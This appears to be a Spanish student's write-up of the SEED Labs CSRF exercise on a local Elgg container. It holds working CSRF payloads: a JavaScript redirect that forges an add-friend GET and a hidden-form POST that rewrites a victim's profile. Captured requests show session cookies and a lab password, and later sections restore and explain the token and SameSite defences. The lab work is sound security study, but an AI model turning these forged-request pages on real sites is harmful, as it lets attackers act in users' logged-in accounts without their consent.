
Salimos de nuestra sesión de samy. Ahora actuamos como si fuéramos alicia, así que volvemos a entrar como ella a la web. Entramos y vamos por ejemplo a su página de amigos. Vemos que no contiene amigos. Ahora tendríamos que engañar a alicia para que fuera a la página del ataque y conseguir que haga clic en el enlace Add-Friend:




Al hacer clic, le redirige a la página que contiene el ataque →



**Después de tener que refrescar varias veces las páginas, parece que se ejecuta el ataque.** Si mostramos el código fuente de esta página vemos el ataque:



Vamos a la página de Friends y ya vemos que se ha ejecutado el ataque y que se añadió a samy como amigo →



Parece que hay algún error de caché que hace que se tenga que ejecutar varias veces, para que al final funcione.

## 2.4 Solución al error que NUNCA se carga el ataque

Después de dar muchas vueltas, he visto que el problema está en que **no se carga la imagen** en el momento en el que se carga la página del ataque. **Luego NUNCA se hace el ataque.** Creo que todos desesperados de que no nos funcione pedimos que nos muestre el código fuente y hacemos click manualmente en el enlace del ataque. **Entonces es cuando funciona.**

Así que voy a modificar el código de la etiqueta src para que obligar a cargar la imagen en ese mismo momento. Para ello entramos dentro del contenedor de ataque y agregamos a la etiqueta img la opción de loading para que sea inmediata→

```

GNU nano 4.8                                addfriend.html
<html>
<body>
<h1>This page forges an HTTP GET request</h1>

</body>
</html>

```

Guardamos el fichero. Limpiamos los amigos de alicia. Limpiamos la cache y probamos el ataque. **Y FALLA**. Tampoco carga la imagen en cuando se carga la página.

Una solución para que no falle es usar una redirección javascript, del tipo:

```

GNU nano 4.8                                addfriend.html
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="" alt="image" width="1" height="1" />
</body>
<script type="text/javascript">
window.location.href = "http://www.seed-server.com/action/friends/add?friend=59";
</script>
</html>

```

Y efectivamente, **probamos y ya no falla**. Haciendo click en el enlace nos redirige a la página de ataque addfriend.html y ésta realiza el ataque csrf a la perfección y a la primera.

**Los apuntes del laboratorio no están completos. Para que funcione correctamente hay que seguir las instrucciones de WSTG que indica: [\[IR\]](#)**

In integrated mail/browser environments, simply displaying an email message containing the image reference would result in the execution of the request to the web application with the associated browser cookie. Email messages may reference seemingly valid image URLs such as:

```

```

In this example, [attacker] is a site controlled by the attacker. By utilizing a redirect mechanism, the malicious site may use `http://[attacker]/picture.gif` to direct the victim to `http://[thirdparty]/action` and trigger the `action`.

Basta con poner la url del ataque + cualquier nombre de foto. Entonces sí hace la carga y el ataque se produce sin introducir nada de javascript tal como se propone en el Lab:

```

<body>
<h1>This page forges an HTTP GET request</h1>

</body>

```

## Tarea 3: Usando Request HTTP POST para el ataque CSRF

Samy quiere que Alice ponga "Samy is my Hero" en su perfil de esta forma todo el mundo podrá verlo. Para lograr esto Samy planea usar un ataque CSRF.

Una forma de hacerlo es postear un mensaje en la cuenta Elgg de Alice, con la esperanza que Alice visite este sitio que será el sitio malicioso de Samy es decir 'www.attacker32.com' donde se va a lanzar el ataque CSRF.

El objetivo de su ataque es modificar el perfil de la víctima. En particular el atacante necesita falsificar un request para así modificar la información del perfil de la víctima en Elgg. Elgg permite que los usuarios modifiquen sus perfiles. Si los usuarios deciden hacerlo, ellos visitan su página de perfil en Elgg, completan un formulario y lo envían a través de un Request POST por medio del server-side script '/profile/edit.php' que se encarga de hacer el cambio y procesar la información

### 3.1 Modificamos el profile de samy

Vamos a modificar el profile desde el perfil de samy para ver cómo son los http request para luego saber qué tenemos que modificar para perpetrar el ataque a alice:

```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----3927355378272339031190473494
Content-Length: 2977
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: Elgg=7ahnm8td5agctkhltqir12a6
Upgrade-Insecure-Requests: 1
__elgg_token=pPIMJcltSto9CN8Lkd1loQ&__elgg_ts=1670249413&name=Samy&description=<p>Samy is my hero</p>
&accesslevel[description]=2&briefdescription=Samy is my
hero&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=
2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=
2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid=59
POST: HTTP/1.1 302 Found
Date: Mon, 05 Dec 2022 14:10:36 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.seed-server.com/profile/samy
Vary: User-Agent
Content-Length: 402
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

## 3.2 Construimos el ataque en editprofile.html

Ahora tenemos que hacer que alice caiga en el engaño para que haga click en una página en la cual modificaremos para poder hacer el ataque CSRF a través del método POST. En nuestro caso vamos a cambiar de nuestra página de ataque editprofile.html.

Nos metemos dentro del contenedor que contiene la página del ataque (tal y como hicimos en el punto anterior) y modificamos editprofile.html:

```

Archivo  Editar  Ver  Marcadores  Preferencias  Ayuda
sonia@sonia-System-Product-Name: ~/Documentos/PROYECTOS/HACKING-ETICO
# cd /var/www
# ls
attacker  html
# cd attacker
# ls
addfriend.html  editprofile.html  index.html  testing.html
# nano editprofile.html
# nano editprofile.html
# █

```

Modificamos el fichero editprofile:

```

Archivo  Editar  Ver  Marcadores  Preferencias  Ayuda
GNU nano 4.8                                     editprofile.html
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my hero.'>";
    fields += "<input type='hidden' name='description' value='Samy is my hero.'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";


    // Append the form to the current page.
    document.body.appendChild(p);
}

```


^G Get Help    ^O Write Out    ^W Where Is    ^K Cut Text    ^J Justify    ^C Cu  
 ^X Exit        ^R Read File   ^\ Replace    ^U Paste Text   ^T To Spell   ^\_ Go

### 3.3 El engaño a Alice


Estado de su perfil antes del ataque →



Ahora hacemos de Alice que está con la sesión abierta en esa web y le hacemos mediante engaño que haga click en un enlace que le llevará a la anterior web para que se produzca el ataque a su perfil a través de POST.



Después de que engañada haga clic en el enlace de Edit-Profile Attack:



## Tarea 4: Activando las contramedidas para evitar el ataque

Para protegerse contra ataques de CSRF, las aplicaciones web pueden embeber un token (secret token) dentro de sus páginas. Todos los requests que vengan de esas páginas deben de enviar ese token o ser considerados requests cross-site y no tendrán el mismo privilegio que los requests same-site. El atacante no podrá obtener este token, por lo tanto sus requests podrían ser fácilmente identificados como requests cross-site.

Esta contramedida está desactivada por defecto para que podamos hacer el ataque. Elgg embebe dos parámetros en el request `__elgg_ts` y `__elgg_token`. Estos parámetros son insertados en el cuerpo del mensaje del request HTTP POST y en la URL para el request HTTP GET. El servidor se encarga de validarlos antes de procesar el request.

Tal y como indica el tutorial del lab, debemos comentar la línea que se agregó con un return para desactivar la validación del token.

```
public function validate(Request $request) {
    return; // Added for SEED Labs (disabling the CSRF countermeasure)
    $token = $request->getParam('__elgg_token');
    $ts = $request->getParam('__elgg_ts');
    ... (code omitted) ...
}
```

### 4.1 Accedemos al contenedor de elgg

```
sudo docker ps -a
sudo docker exec -it 099a / bin/bash
```

```
root@099a0a9914d7: /
sonia@sonia-Lenovo-ideapad-530S-15IK8:~/Documentos/Labsetup$ sudo docker ps -a
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS        PORTS                               NAMES
72c549330bd4   seed-image-mysql-csrf              "docker-entrypoint.s..." 5 days ago    Up 19 minutes  3306/tcp, 33060/tcp                mysql-10.9.0.6
099a0a9914d7   seed-image-www-csrf                "/bin/sh -c 'service..." 5 days ago    Up 17 minutes                                     elgg-10.9.0.5
99f775ee18d6   seed-image-attacker-csrf           "/bin/sh -c 'service..." 5 days ago    Up 17 minutes                                     attacker-10.9.0.105
sonia@sonia-Lenovo-ideapad-530S-15IK8:~/Documentos/Labsetup$ sudo docker exec -it 099a0 /bin/bash
root@099a0a9914d7: /# nano /var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security/Csrf.php
root@099a0a9914d7: /#
```

### 4.1 Localizamos el fichero Csrf.php



Para activar la contramedida necesitamos buscar dónde coloca el fichero Csrf.php  
→

```
find . -name Csrf.php
```

```
root@d6e6902651c5:/var/www# find . -name Csrf.php
./elgg/vendor/zendframework/zend-validator/src/Csrf.php
./elgg/vendor/elgg/elgg/engine/classes/Elgg/Security/Csrf.php
root@d6e6902651c5:/var/www#
```

## 4.2 Editamos el fichero Csrf.php

Localizado dónde está, editamos con nano para comentar la línea del return para que sí se realice el procedimiento de validación:→

```
nano /var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security/csrf.php
```

```
GNU nano 4.8                               ./elgg/vendor/elgg/elgg/engine/classes/Elgg/Security/Csrf.php
/**
 * Validate CSRF tokens present in the request
 *
 * @param Request $request Request
 *
 * @return void
 * @throws CsrfException
 */
public function validate(Request $request) {
    #return; // Added for SEED Labs (disabling the CSRF countermeasure)

    $token = $request->getParam('__elgg_token');
    $ts = $request->getParam('__elgg_ts');

    $session_id = $this->session->getID();

    if (($token) && ($ts) && ($session_id)) {
        if ($this->validateTokenOwnership($token, $ts)) {
            if ($this->validateTokenTimestamp($ts)) {
                // We have already got this far, so unless anything
                // else says something to the contrary we assume we're ok
                $returnval = $request->elgg()->hooks->trigger('action_gatekeeper:permis

G Get Help      ^O Write Out    ^W Where Is     ^K Cut Text      ^J Justify      ^C Cur Pos      M-U Undo
X Exit          ^R Read File    ^\ Replace      ^U Paste Text   ^T To Spell     ^_ Go To Line    M-E Redo
```

Guardamos y salimos. Reiniciamos apache →


```
/etc/init.d/apache2 restart
```

```
root@d6e6902651c5:/var/www# /etc/init.d/apache2 restart
* Restarting Apache httpd web server apache2
root@d6e6902651c5:/var/www#
```

Eliminamos a samy como amigo de alicia y limpiamos el perfil de alicia. Ahora volvemos a intentar que alicia teniendo su sesión activa, haga clic en los enlaces de ataque y vemos qué ocurre.


### 4.3 Ataque para añadir a samy como amigo

Vemos que ya no se produce el ataque →



### 4.4 Ataque para modificar el perfil de alice

Tampoco se modifica el perfil de alice →



## 4.5 HTTP Request con las medidas de protección

elgg\_token es un secreto, un token.  
elgg\_ts que es un timestamp.

El token de seguridad de Elgg es un valor hash MD5 de cuatro piezas de información:

- Valor del secreto del sitio
- Marca de tiempo
- ID de sesión de usuario
- Cadena de sesión generada aleatoriamente

El token se genera aquí:

/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security/Csrf.php →

```
public function generateActionToken($timestamp, $session_token = '') {
    if (!$session_token) {
        $session_token = $this->session->get('__elgg_session');
        if (!$session_token) {
            return false;
        }
    }

    return $this->hmac
        ->getHmac([(int) $timestamp, $session_token], 'md5')
        ->getToken();
}
```

Estos valores también irán en todos los formularios donde se requiera la acción del usuario. El token y el timestamp son campos ocultos; cuando el formulario es enviado, estos campos ocultos dentro del HTML son agregados al request →

```
<div class="elgg-head elgg-layout-header">
    <div class="elgg-menu-content"><span class="elgg-icon elgg-icon-users"><span class="elgg-anchor-label">Friends</span></div>
    <div class="elgg-menu-content"><span class="elgg-icon elgg-icon-sign-out"><span class="elgg-anchor-label">Sign out</span></div></div>
```

```
<input type="hidden" name="elgg_token" value="e2xMCMwA5N5czKnbl0wmZ0" type="hidden"><input type="hidden" name="elgg_ts" value="1670758123" type="hidden">
```

El valor del token y del timestamp se almacenan dentro de dos variables \$token y \$ts. Aquí vemos cómo se obtiene de la request el elgg\_token y el elgg\_ts :

```
no usages
public function validate(Request $request) {
    //return; // Added for SEED Labs (disabling the CSRF countermeasure)

    $token = $request->getParam('__elgg_token');
    $ts = $request->getParam('__elgg_ts');
```

Elgg agrega el token y el timestamp son insertados en el cuerpo del mensaje del request HTTP POST y en la URL para el request HTTP GET. El servidor se encargará de validarlos antes de procesar cada request:

```
http://www.seed-server.com/action/login
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Elgg-Ajax-API: 2
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=-----274198400241524669713992317619
Content-Length: 568
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: Elgg=0cssoh4tebjlqi61unrhf9fttg
__elgg_token=mQ1K-tquvTalpYkx_U2ZMQ&__elgg_ts=1670755451&username=samy&password=seedsamy
POST: HTTP/1.1 200 OK
Date: Sun, 11 Dec 2022 10:44:20 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Set-Cookie: Elgg=sughipa821ahag1v3q6i1bnmti; path=/
Vary: User-Agent
Content-Length: 405
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json
```

El token secreto que se generó anteriormente se guarda en la Base de Datos en una tabla llamada `elgg_users_apisessions`, junto con otros datos de la sesión:

```
elgg.sql image_mysql
452
453 DROP TABLE IF EXISTS `elgg_users_apisessions`;
454 /*!40101 SET @saved_cs_client      = @@character_set_client */;
455 /*!50503 SET character_set_client = utf8mb4 */;
456 CREATE TABLE `elgg_users_apisessions` (
457   `id` int NOT NULL AUTO_INCREMENT,
458   `user_guid` int unsigned NOT NULL,
459   `token` varchar(40) CHARACTER SET utf8mb4 COLLATE utf8mb4_general_ci NOT NULL,
460   `expires` int NOT NULL,
461   PRIMARY KEY (`id`),
462   KEY `user_guid` (`user_guid`),
463   KEY `token` (`token`)
464 ) ENGINE=MEMORY DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_general_ci;
465 /*!40101 SET character_set_client = @saved_cs_client */;
466
467 --
468 -- Dumping data for table `elgg_users_apisessions`
469
```

Operación para insertar un nuevo registro en la `apisessions`:

```
INSERT INTO `elgg_users_sessions` VALUES ('00d4uuner2rv206kvping1cp0d',1587931324,_binary '_sf2_attributes|a:3:{s:14:\"_
```

Elgg valida el token generado y su timestamp para proteger al sitio en contra de ataques CSRF. Cada acción del usuario llama a la función `validate` dentro de `Csrf.php` y esta función valida los tokens. Si los tokens no están presentes o son inválidos, la acción será rechazada.

El servidor incrusta esos valores dentro de cada página web. Cuando se inicia una solicitud desde una página, ese valor secreto está incluido con la solicitud. Cuando se va navegando entre las páginas que componen la web, el servidor verifica este valor secreto para verificar si es una solicitud interna. Si la solicitud viene de un origen diferente, no podrán acceder al valor secreto. Esto lo garantizan los navegadores cumpliendo lo que se llama the **same origin policy**. El secreto se genera aleatoriamente y es diferente para cada usuario. Por lo que no hay forma de que un atacante adivine o descubra este secreto. ← **Esto no me lo creo, nada**. Los tokens fueron mejorados, por ejemplo con [JSON Web Tokens](#) (JWT) que incluyen en el mismo token una forma para saber si el token ha sido manipulado, y estos JWT tokens también han sido mejorados con OAUTH 1, luego OAUTH 2.... No creo que no exista la forma de que un atacante no pueda “saltarse” este sistema de securización de la web.

# Tarea 5: Experimentando con el valor samesite en las cookies

## 5.1 Qué son las cookies

Las cookies son uno de los métodos disponibles para agregar un estado persistente a los sitios web. Cada cookie consiste en un par de variables key=value que incluyen una serie de atributos, que sirven para controlar cuándo y dónde se utiliza esa cookie en particular. Los servidores establecen las cookies cuando envían el encabezado Set-Cookie apropiado en su respuesta.

Existen dos tipos de cookies: first-party y third-party.

- Aquellas cookies generadas por la página web en la que estamos navegando serán consideradas como first-party (ya que son propias de dicha página).
- Las que correspondan a otra página sobre la que no estamos navegando, serán third-party.

Los ataques de falsificación de solicitudes entre sitios (CSRF) se basan en el hecho de que las cookies se adjuntan a cualquier solicitud con un origen determinado, sin importar quién inicie la solicitud.

El atributo SameSite nace como respuesta a la necesidad de especificar aquellas zonas grises que existen entre los dos tipos actuales de Cookies. La introducción del atributo SameSite (como se definió en la extensión [RFC6265bis](#)), nos permite declarar si la cookie debe restringirse a un contexto propio o del mismo sitio.

El atributo SameSite en una cookie proporciona tres formas diferentes de controlar este comportamiento. Podemos optar por no especificar el atributo, o podemos utilizar Strict o Lax para limitar dicha cookie a las solicitudes same-site.

## 5.2 Qué significa "mismo sitio"

Origin

https://www.example.com:443

scheme                      host name                      port

"Origin (Origen)" es una combinación de un esquema (también conocido como protocolo, por ejemplo HTTP o HTTPS), nombre de host y puerto (si se especifica). Por ejemplo, dada una URL de <https://www.example.com:443/foo>, el "origen" es <https://www.example.com:443>.

Los sitios web que tienen la combinación del mismo esquema, nombre de host y puerto se consideran "same-origin (mismo origen)". Todo lo demás se considera "cross-origin (origen cruzado)".

<https://web.dev/same-site-same-origin/>

## 5.3 Definición de las cookies.

### ¿Cómo las cookies SameSite pueden ayudar a detectar si un request es cross-site o same-site?

Accedemos a la web: <http://www.example32.com/>

Una vez que hayamos entrado al sitio web, serán seteadas tres cookies en el navegador:

- **cookie-normal:** Es una cookie común y corriente. Las cookies se enviarán en todos los contextos, es decir, en respuesta a solicitudes tanto de origen como de sitios cruzados.
- **cookie-lax:** Es una cookies SameSite de tipo lax. Las cookies no se envían en subsolicitudes normales entre sitios (por ejemplo, para cargar imágenes o marcos en un sitio de terceros), sino que **se envían cuando un usuario navega al sitio de origen (es decir, cuando sigue un enlace)**. Este es el valor de cookie predeterminado si SameSite no se ha especificado explícitamente en versiones recientes del navegador. Si lo que queremos es generar una cookie first-party en cualquier escenario (sin limitar el que el usuario ya tenga que estar presente en nuestra web), entonces deberemos usar el valor Lax.

Este valor es recomendable para aquellas cookies que afectan a la visualización de la página.


- **cookie-strict:** Implicará que la cookie **sólo se creará cuando el usuario esté en nuestra página navegando y la URL sea exactamente la misma para la que la cookie ha sido definida, es decir, funcionará como una first-party siempre y cuando ya estemos dentro de la web**. Si el usuario accede a

nuestra web desde un enlace externo, por ejemplo a través del email o de otra web, la cookie será restringida por no tratarse de una petición inicial lanzada desde nuestro dominio.

En la carpeta Labsetup/image\_www/defense/index.html se definen tres cookies, de tipo normal, lax y strict →

```
<?php
setcookie('cookie-normal', 'aaaaaa');
setcookie('cookie-lax', 'bbbbbb', ['samesite' => 'Lax']);
setcookie('cookie-strict', 'cccccc', ['samesite' => 'Strict']);
?>
```

Hay dos conjuntos de experimentos para observar cuales cookies serán enviadas al momento de realizar un request HTTP hacia el servidor. Típicamente, todas las cookies que pertenecen al servidor serán enviadas, pero éste no será el caso si la cookie es de tipo SameSite.



El Link A apunta a example32.com ←Es same-site

El Link B apunta a attacker32.com ←Es cross-site

Ambas páginas son iguales pero cambiando el color de fondo. Ambas envían tres tipos diferentes de requests a `www.example32.com/showcookies.php`, que mostrará las cookies enviadas por el navegador.

## 5.4 Mostrando las cookies

En el fichero Labsetup/image\_www/defense/showcookies.php está el código para que se muestren las cookies →

```
<?php
foreach ($_COOKIE as $key=>$val)
{
    echo '<li><h3>'. $key. '='. $val. "</h3></li>\n";
}
?>
```



## 5.5 Mecanismo de los navegadores SameSite cookie.


### Mecanismo de SameSite para defender a Elgg contra ataques CSRF

La mayoría de los navegadores implementan un mecanismo llamado SameSite cookie, que es una propiedad asociada a las cookies. Al enviar un request el navegador chequeará esta propiedad y decidirá si adjuntará esta cookie en un request cross-site.

Una aplicación web puede establecer una cookie como SameSite si no quiere que la cookie sea agregada en un request cross-site. Por ejemplo, puede marcar la cookie de sesión ID como SameSite, por lo tanto los requests cross-site no podrán usarla y no podrán lanzar ataques CSRF.

Elgg valida el token generado cuando se inicia el login y su timestamp para proteger al sitio en contra de ataques CSRF. Cada acción del usuario llama a la función validate dentro de Csr.php y esta función valida los tokens. Si los tokens no están presentes o son inválidos, la acción será rechazada

El servidor incrusta esos valores dentro de cada página web. Cuando se inicia una solicitud desde una página, ese valor secreto está incluido con la solicitud. Cuando se va navegando entre las páginas que componen la web, el servidor verifica este valor secreto para verificar si es una solicitud interna. Si la solicitud viene de un origen diferente, no podrán acceder al valor secreto. Esto lo garantizan los navegadores cumpliendo lo que se llama the **same origin policy**. El secreto se genera aleatoriamente y es diferente para cada usuario.



## 5.6 ¿Por qué algunas cookies no son enviadas en algunos escenarios? Detectando requests con las cookies SameSite

**Se ha usado el atributo SameSite del encabezado de respuesta HTTP Set-Cookie para declarar si la cookie debe restringirse a un contexto propio o del mismo sitio.**

**Se usa el encabezado HOST.** El encabezado de solicitud Host especifica el nombre de sitio del servidor: Host: www.example32.com

**Se usa el encabezado Referer** que contiene la dirección de la página web anterior de la que proviene la petición.

En los enlaces A y B: Se envían tres tipos diferentes de requests a `www.example32.com/showcookies.php`, que mostrará las cookies enviadas por el navegador.

**Enlace A:** En esta opción, todas las peticiones (A, B y C) se realizan desde el mismo sitio, entonces las cookies viajan en todas las peticiones que se realizan y son mostradas. No deben ser restringidas.

```
http://www.example32.com/showcookies.php
Host: www.example32.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.example32.com/testing.html
